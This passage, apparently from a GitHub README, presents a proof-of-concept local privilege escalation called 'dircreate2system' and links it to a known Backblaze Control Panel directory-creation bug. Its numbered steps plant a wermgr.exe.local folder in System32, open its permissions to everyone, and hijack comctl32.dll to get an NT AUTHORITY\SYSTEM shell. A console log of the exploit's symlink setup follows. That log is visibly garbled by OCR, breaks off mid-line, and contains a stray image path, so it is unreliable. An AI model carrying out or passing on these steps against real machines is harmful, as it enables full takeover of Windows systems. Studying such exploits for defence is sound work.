

ACL, we can hijack the **comctl32.dll** in that folders. Then, I created this poc as a Directory creation to NT AUTHORITY\SYSTEM shell method.

POC video

POC.wmv (with backblaze's directory creation bug)

Remark: I've already reported to backblaze and they replied me that it's know issues. So, I made a video poc for educational purpose of this dircreate2system poc.

For testing purposes:

(if you have a directory creation bug via service vulnerabilities, you don't need administrator access)

- 1. As an administrator, create directory wermgr.exe.local
 in C:\Windows\System32\
- 2. And then, give it access control cacls
 C:\Windows\System32\wermgr.exe.local /e /g
 everyone:f
- 3. Place spawn.dll file and dircreate2system.exe in a same directory.
- 4. Then, run dircreate2system.exe.
- 5. Enjoy a shell as NT AUTHORITY\SYSTEM.

```
EX C.\Windows\system2\cmd.ese = powershell = pbypass

PS C:\Users\\loupriv\Desktop\poc> .\dircreate2system.exe

PS C:\Users\\loupriv\Desktop\poc> .\exp.ps1

- | Backblaze Control Panel Local Privilege Escalation !!!

- Arbitrary directory creation EOP !!!

- | Creating Dustbowice: Global\Gi.OBALROOT\RPC CONTROL\Dzscratch -> \??\C:\Windows\System32\wermgr.exe.local


- | Symlink setup successfully.

- | Link type: File system symbolic link

- | Symlink setup successfully.

- | Link type: File system symbolic link

- | Link type: F
```



Note:

You can also use another methods by viewing this dir_create2system.txt

Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information © 2024 GitHub, Inc.